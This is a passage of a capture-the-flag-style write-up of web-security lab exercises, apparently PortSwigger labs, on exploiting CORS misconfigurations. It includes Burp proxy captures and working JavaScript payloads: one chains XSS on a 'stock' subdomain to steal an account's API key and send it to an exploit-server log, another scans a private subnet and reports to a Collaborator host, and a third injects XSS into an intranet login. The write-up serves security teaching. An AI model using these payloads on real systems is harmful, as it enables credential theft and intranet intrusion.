
Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time
5	https://content-autofill.googl..	GET	/v1/pages/ChRDaHJvbWUvMTAy...	✓		200	797	text				✓	142.250.183.138		08:48:23 4 J...
4	https://0a80007003b74e35c..	GET	/academyLabHeader			101	147					✓	34.251.179.230		08:48:23 4 J...
3	https://0a80007003b74e35c..	GET	/accountDetails			200	295	JSON				✓	34.251.179.230		08:48:23 4 J...
2	https://0a80007003b74e35c..	GET	/my-account			200	4121	HTML		&#67;&#79;&#82;&#...		✓	34.251.179.230		08:48:22 4 J...
1	https://0a80007003b74e35c..	POST	/login	✓		302	170					✓	34.251.179.230	session=eULhgC...	08:48:21 4 J...

```
GET /accountDetails  HTTP/1.1
Host : 0a80007003b74e35c08762d000920025.web-security-academy.net
Cookie : session =eULhgCsbL1TxuuIZteMv9ZdJhnIOqgSR
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="102",  "Google Chrome";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0  (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  (KHTML,
like Gecko) Chrome/102.0.5005.63  Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Accept : */*
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0a80007003b74e35c08762d000920025.web-security-academy.net/my-account
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close
```

```
HTTP/1.1  200  OK
Access-Control-Allow-Credentials  : true
Content-Type : application/json;  charset=utf-8
Connection : close
Content-Length : 149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"p1LD86qOfbTx1FZ1TiBXjLOID5xVKwqB" ,
  "sessions" :[
    "eULhgCsbL1TxuuIZteMv9ZdJhnIOqgSR"
  ]
}
```


So, tried submitting HTTP URL has origin with subdomain.abc.com it doesn't get reflected in response. Which means there can be whitelisting method used.



```
GET /accountDetails  HTTP/1.1
Host : 0a80007003b74e35c08762d000920025.web-security-academy.net
Cookie : session =eULhgCsbL1TxuuIZteMv9ZdJhnIOqgSR
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="102",  "Google  Chrome";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/102.0.5005.63   Safari/537.36
Sec-Ch-Ua-Platform  : "Windows"
Accept : */*
Sec-Fetch-Site  : same-origin
Origin : http://subdomain.abc.com
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0a80007003b74e35c08762d000920025.web-security-academy.net/my-account
Accept-Encoding  : gzip,  deflate
Accept-Language  : en-US,en;q=0.9
Connection : close
```

```
HTTP/1.1  200  OK
Access-Control-Allow-Credentials   : true
Content-Type : application/json;  charset=utf-8
Connection : close
Content-Length  : 149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"p1LD86qOfbTxlFZlTiBXjLOID5xVKwqB"  ,
  "sessions" :[
    "eULhgCsbL1TxuuIZteMv9ZdJhnIOqgSR"
  ]
}
```


Now trying subdomain.trusteddomain.com, HOLA it gets reflected.



```
GET /accountDetails  HTTP/1.1
Host : 0a80007003b74e35c08762d000920025.web-security-academy.net
Cookie : session =eULhgCsbL1TxuuIZteMv9ZdJhnIOqgSR
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="102",  "Google  Chrome";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/102.0.5005.63   Safari/537.36
Sec-Ch-Ua-Platform  : "Windows"
Accept : */*
Sec-Fetch-Site  : same-origin
Origin : http://subdomain.0a80007003b74e35c08762d000920025.web-security-academy.net
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0a80007003b74e35c08762d000920025.web-security-academy.net/my-account
Accept-Encoding  : gzip,  deflate
Accept-Language  : en-US,en;q=0.9
Connection : close
```

```
HTTP/1.1  200  OK
Access-Control-Allow-Origin   :
http://subdomain.0a80007003b74e35c08762d000920025.web-security-academy.net
Access-Control-Allow-Credentials   : true
Content-Type : application/json;  charset=utf-8
Connection : close
Content-Length  : 149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"p1LD86qOfbTxlFZlTiBXjLOID5xVKwqB"  ,
  "sessions" :[
    "eULhgCsbL1TxuuIZteMv9ZdJhnIOqgSR"
  ]
}
```

Found a functionality to check the stock of a product as shown below.



CORS vulnerability with trusted
Not secure
0a80007003b74e35c08762d000920025.web-security-academy.net/product?productId=1
TEAM
London
Check stock

Stock level: 559

Description:

We've all been there, a deadline is approaching and everyone is pulling together. Well, no you will fail, and they will jump in and save the day, solo!


Not anymore. With our new 'Team' alert there will no longer be any renegades in the pack time someone uses the word 'I' lights will flash and an alarm will sound. Ear piercing siren

Smaller units are available to dot around your office building, there won't be anywhere sa control panel at your fingertips, the hidden cameras will swiftly pinpoint the culprits, and y

Our motto, 'teamwork makes dreams work', says it all. Stamp out the solo flying, get ahea installers who will guide you through the process and give you a free estimate today!

So, I tried finding the same in HTTP history present under proxy.

Request:



Burp Suite Professional v2022.2.4 - Temporary Project - licensed to Uncia

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time
35	https://api.shodan.io	GET	/shodan/host/99.80.97.89?key=W...	✓		200	1215	JSON	89			✓	104.18.12.238		08:55:44 4 J.
34	https://api.shodan.io	GET	/dns/resolve?key=WagM7oXeNh...	✓		200	661	JSON				✓	104.18.12.238		08:55:23 4 J.
31	http://stock.0a80007003b74..	GET	/?productId=1&storeId=1	✓		200	201	text					34.251.179.230	session=drk5122...	08:55:23 4 J.
32	http://stock.0a80007003b74..	GET	/robots.txt			404	210	text	txt				34.251.179.230	session=pEI3kPp...	08:55:23 4 J.
30	https://0a80007003b74e35c..	GET	/academyLabHeader			101	147					✓	99.80.97.89		08:55:20 4 J.
29	https://0a80007003b74e35c..	GET	/product?productId=1	✓		200	5869	HTML		&#67;&#79;&#82;&#...		✓	99.80.97.89		08:55:19 4 J.
28	https://0a80007003b74e35c..	GET	/academyLabHeader			101	147					✓	99.80.97.89		08:55:14 4 J.
21	https://0a80007003b74e35c..	GET	/			200	11127	HTML		&#67;&#79;&#82;&#...		✓	99.80.97.89		08:55:13 4 J.
20	https://0a80007003b74e35c..	GET	/academyLabHeader			101	147					✓	99.80.97.89		08:55:10 4 J.
19	https://0a80007003b74e35c..	GET	/accountDetails			200	295	JSON				✓	99.80.97.89		08:55:10 4 J.
18	https://0a80007003b74e35c..	GET	/my-account?id=wiener	✓		200	4121	HTML		&#67;&#79;&#82;&#...		✓	99.80.97.89		08:55:09 4 J.

Request

```
GET /?productId =1&storeId =1 HTTP/1.1
Host : stock.0a80007003b74e35c08762d000920025.web-security-academy.net
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close
```

Response

```
HTTP/1.1 200 OK
Content-Type : text/html; charset=utf-8
Set-Cookie : session =drk5122Z9QejNMHP6VTEZAVZoJI3JbYH ; Secure; HttpOnly;
SameSite=None
Connection : close
Content-Length : 16

Stock level: 559
```

Simply do the right click on request part and go for copy URL option.

COPY URL: http://stock.0a80007003b74e35c08762d000920025.web-security-academy.net/?productId=1&storeId=1


Found parameter productId and storeId also in host we found a request was made to subdomain **"stock"** as visible in host header and it was a http request.

Used Payload:

<script>
document.location="**http://stock.0a80007003b74e35c08762d000920025.web-security-academy.net/?productId=4**<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','**https://0a80007003b74e35c08762d000920025.web-security-academy.net/accountDetails**',true);
req.withCredentials = true;req.send();function reqListener()
{location='**https://exploit-0a43005e03d64e0dc03c62bb01160007.web-security-academy.net//log**?key='%2bthis.responseText; };%3c/script>&storeId=1"
</script>

Here we exploited DOM xss vulnerability on subdomain "stock.domain" to make a request on "main domain" has mentioned in req.open and user details are stored in log files of "exploit.domain"

When delivered through exploit found API key in access log.



```
103.199.136.21  2022-06-04 03:40:23 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5
103.199.136.21  2022-06-04 03:40:24 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
10.0.3.78       2022-06-04 03:40:25 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005
10.0.3.78       2022-06-04 03:40:25 +0000 "GET //log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%22gNV2hoYSXfF8mQC2m
103.199.136.21  2022-06-04 03:40:26 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.56
103.199.136.21  2022-06-04 03:40:27 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
103.199.136.21  2022-06-04 03:40:31 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5
```

LAB SOLVED!!

===

LAB 4: Intranets and CORS without credentials

===

Most CORS attacks rely on the presence of the response header:

Access-Control-Allow-Credentials: true

One common situation where an attacker can't access a website directly: when it's part of an organization's intranet and located within private IP address space.

Request:

GET /reader?url=doc1.pdf
Host: **intranet**.normal-website.com
Origin: https://normal-website.com

Response:

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *****

The application server is trusting resource requests from any origin without credentials has ACAC header is not implemented.

It is vulnerable to CORS.

** Has it been without credential will try without logging in**

So, I used below script to get a collaborator hit to identify the internal IP.


We came to know the subnet but not the correct IP so let's try to identify.

To get the burp collaborator go to burp → options → Burp collaborator client.

```
<script>
var q = [], collaboratorURL =
'http://j2mzt3yvv9hsl9ffaa74w808xz3pre.burpcollaborator.net';
for(i=1;i<=255;i++) {
        q.push(function(url) {
                return function(wait) {
                        fetchUrl(url, wait);
                }
        }('http://192.168.0.'+i+':8080'));
}
```

```
for(i=1;i<=20;i++){
        if(q.length)q.shift()(i*100);
}
function fetchUrl(url, wait) {
        var controller = new AbortController(), signal = controller.signal;
        fetch(url, {signal}).then(r => r.text().then(text => {
                location = collaboratorURL +
'?ip='+url.replace(/^http:\/\//,'')+'&code='+encodeURIComponent(text)+'&'+
Date.now();
        }))
        .catch(e => {
                if(q.length) {
                        q.shift()(wait);
                }
        });
        setTimeout(x => {
                controller.abort();
                if(q.length) {
                        q.shift()(wait);
                }
        }, wait);
}
</script>
```

Same we have uploaded in exploit server and delivered to victim.
As expected, we got the DNS and HTTP hit on our collaborator client.
HTTP request shows that the request was made from a server 192.168.0.67 on port 8080



Body:

```
<script>
var q = [], collaboratorURL = 'http://j2mzt3yvv9hsl9ffaa74w808xz3pre.burpcollaborator.net';

for(i=1;i<=255;i++) {
        q.push(function(url) {
                return function(wait) {
                        fetchUrl(url, wait);
                }
        }('http://192.168.0.'+i+':8080'));
}

for(i=1;i<=20;i++){
        if(q.length)q.shift()(i*100);
}

function fetchUrl(url, wait) {
        var controller = new AbortController(), signal = controller.signal;
        fetch(url, {signal}).then(r => r.text().then(text => {
                location = collaboratorURL + '?ip='+url.replace(/^http:\/\//,'')+'&code='+encodeURIComponent(text)+'&'+Date.now();
        }))
        .catch(e => {
                if(q.length) {
                        q.shift()(wait);
                }
        });
        setTimeout(x => {
                controller.abort();
                if(q.length) {
                        q.shift()(wait);
                }
        }, wait);
}
</script>
```

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

… 1 Copy to clipboard ✓ Include Collaborato

Poll Collaborator interactions

Poll every 60 seconds Poll now

	Type	Payload	Com
UTC	DNS	j2mzt3yvv9hsl9ffaa74w808xz3pre	
UTC	DNS	j2mzt3yvv9hsl9ffaa74w808xz3pre	
UTC	HTTP	j2mzt3yvv9hsl9ffaa74w808xz3pre	

Response from Collaborator


Description | Request to Collaborator

```
GET /?ip=192.168.0.67:8080&code=
%3C!DOCTYPE%20html%3E%0A%3Chtml%3E%0A%
20%20%20%20%3Chead%3E%0A%20%20%20%20%2
0%20%20%20%3Clink%20href%3D%2Fresource
s%2Flabheader%2Fcss%2FacademyLabHeader
.css%20rel%3Dstylesheet%3E%0A%20%20%20
%20%20%20%20%20%3Clink%20href%3D%2Fres
ources%2Fcss%2Flabs.css%20rel%3Dstyles
heet%3E%0A%20%20%20%20%20%20%20%20%3Ct
itle%3E%26%2367%3B%26%2379%3B%26%2382%
3B%26%2383%3B%26%2332%3B%26%23118%3B%2
```

Now we know the IP so will craft another script with identified IP.

```
<script>
function xss(url, text, vector) {
        location = url +
'/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.match(/csrf" value="([^"]+)"/)[1];
}
function fetchUrl(url, collaboratorURL){
        fetch(url).then(r => r.text().then(text => {
                xss(url, text, '"><img src='+collaboratorURL+'?foundXSS=1>');
        }))
}
fetchUrl("http://192.168.0.67:8080",
"http://qwq86vos2fy69o2hm00jg7blzc52tr.burpcollaborator.net");
</script>
```

In result we again got the hit and able to execute the payload as we can see the XSS parameter is reflected in request body as crafted above.


Body:

```
<script>
function xss(url, text, vector) {
      location = url + '/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.match(/csrf" value="([^"]+)"/)[1];
}

function fetchUrl(url, collaboratorURL){
      fetch(url).then(r => r.text().then(text => {
            xss(url, text, '"><img src='+collaboratorURL+'?foundXSS=1>');
      }))
}

fetchUrl("http://192.168.0.67:8080", "http://qwq86vos2fy69o2hm00jg7blzc52tr.burpcollaborator.net");
</script>
```

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to... 1 | Copy to clipboard | [✓] Include Collaborator server lo

Poll Collaborator interactions

Poll every 60 seconds | Poll now


#	Time	Type	Payload
1	2022-Jun-04 04:08:58 UTC	DNS	qwq86vos2fy69o2hm00jg7blzc52tr
2	2022-Jun-04 04:08:58 UTC	DNS	qwq86vos2fy69o2hm00jg7blzc52tr
3	2022-Jun-04 04:08:58 UTC	HTTP	qwq86vos2fy69o2hm00jg7blzc52tr

```
GET /?foundXSS =1 HTTP/1.1
Host :
qwq86vos2fy69o2hm00jg7blzc52tr.burpcollaborator.net
Connection : keep-alive
User-Agent : Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.5005.61 Safari/537.36
Accept :
image/avif,image/webp,image/apng,image/svg+xml,image
/*,*/*;q=0.8
Referer : http://192.168.0.67:8080/
Accept-Encoding : gzip, deflate
Accept-Language : en-US
```

Now will try to get the source code of the page using the same methodology.

Here will replace the highlighted function named xss as below.

```
